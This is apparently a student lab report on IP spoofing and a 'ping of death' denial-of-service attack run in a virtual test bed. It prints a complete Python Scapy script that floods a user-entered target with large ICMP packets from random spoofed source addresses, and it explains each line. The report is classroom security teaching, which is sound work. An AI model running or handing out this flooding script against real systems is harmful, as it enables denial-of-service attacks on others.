
**LAB04-1 IPspoofing, Ping of Death**

**Class: M03 student ID: B2111933 Name: Truong Dang Truc Lam**

Simulation scenario


|  | Host | Target |
| --- | --- | --- |
| VM type | Virtual box, VMware |  |
| OS | Ubuntu, Centos, kali |  |
| IP | Test-bed IP |  |
| Attacking type | Spoofing | |
| Attacking program | Python Scapy | |
| Analyzing tool | WireShark.exe | |
| Attacking Process | * Set up pen test system environment * Code ping of death * Call text editor * Run python code | |

1. Set up pen test system environment




pen test system environment

1. refresh repository:




Update apt package

1. install Scapy:



Install Scapy

1. version check



Check version Scapy

1. Code ping of death




Code Ping of Death

1. Modify code



Modify code

1. Execute python code



Execute code

1. Explain the meaning of every logic line of code in detail

#### **Imports**

from scapy.all import \*

import random

* scapy.all is imported, which allows the use of Scapy networking functions.
* random is imported for generating random IP addresses

### 

### **Function: address\_spoofer()**

def address\_spoofer():

addr = [192, 168, 0, 1] # Base IP structure

d = '.' # Used to join IP segments

addr[0] = str(random.randrange(11,197)) # Random number between 11 and 197

addr[1] = str(random.randrange(0,255)) # Random number between 0 and 255

addr[2] = str(random.randrange(0,255)) # Random number between 0 and 255

addr[3] = str(random.randrange(0,254)) # Random number between 0 and 254

assembled = addr[0] + d + addr[1] + d + addr[2] + d + addr[3] # Form the IP address

print(assembled) # Print generated IP

return assembled # Return the spoofed IP

#### **Explanation:**

* Generates a **random spoofed IP address** in the format X.X.X.X.
* The first octet is between **11 and 197** (avoiding reserved ranges).
* The last three octets are between **0 and 255** (except the last one which is between 0 and 254).

### **Target Input**

target = input("Enter the target to attack: ")

* Asks the user to enter the target **IP address** to attack

### **Infinite Loop (Attack Logic)**

while True:

rand\_addr = address\_spoofer() # Generate spoofed source IP

ip\_hdr = IP(src=rand\_addr, dst=target) # Create IP packet with spoofed source and target IP

packet = ip\_hdr / ICMP() / ("m" \* 60000) # Create an ICMP packet with a large payload

send(packet) # Send the packet

#### **Explanation:**

* **while True**: Runs indefinitely, continuously sending packets.
* **rand\_addr = address\_spoofer()**: Calls the function to generate a **random source IP**.
* **IP(src=rand\_addr, dst=target)**: Constructs an IP packet:
  + src=rand\_addr → Spoofed source IP.
  + dst=target → Victim’s IP.
* **ICMP()**: Adds an ICMP (ping) request.
* **"m" \* 60000**: Adds a **huge payload** (60,000 characters) to the packet.
* **send(packet)**: Sends the packet over the network.

### **What This Code Does**

* Generates **spoofed IP addresses**.
* Sends **large ICMP packets** (ping) to the target.
* Overloads the target, causing a **Denial-of-Service (DoS) attack**

**References**

[1] DoS 101:The Ping of Death

<https://toastersecurity.blogspot.com/2015/12/dos-101-ping-of-death.html>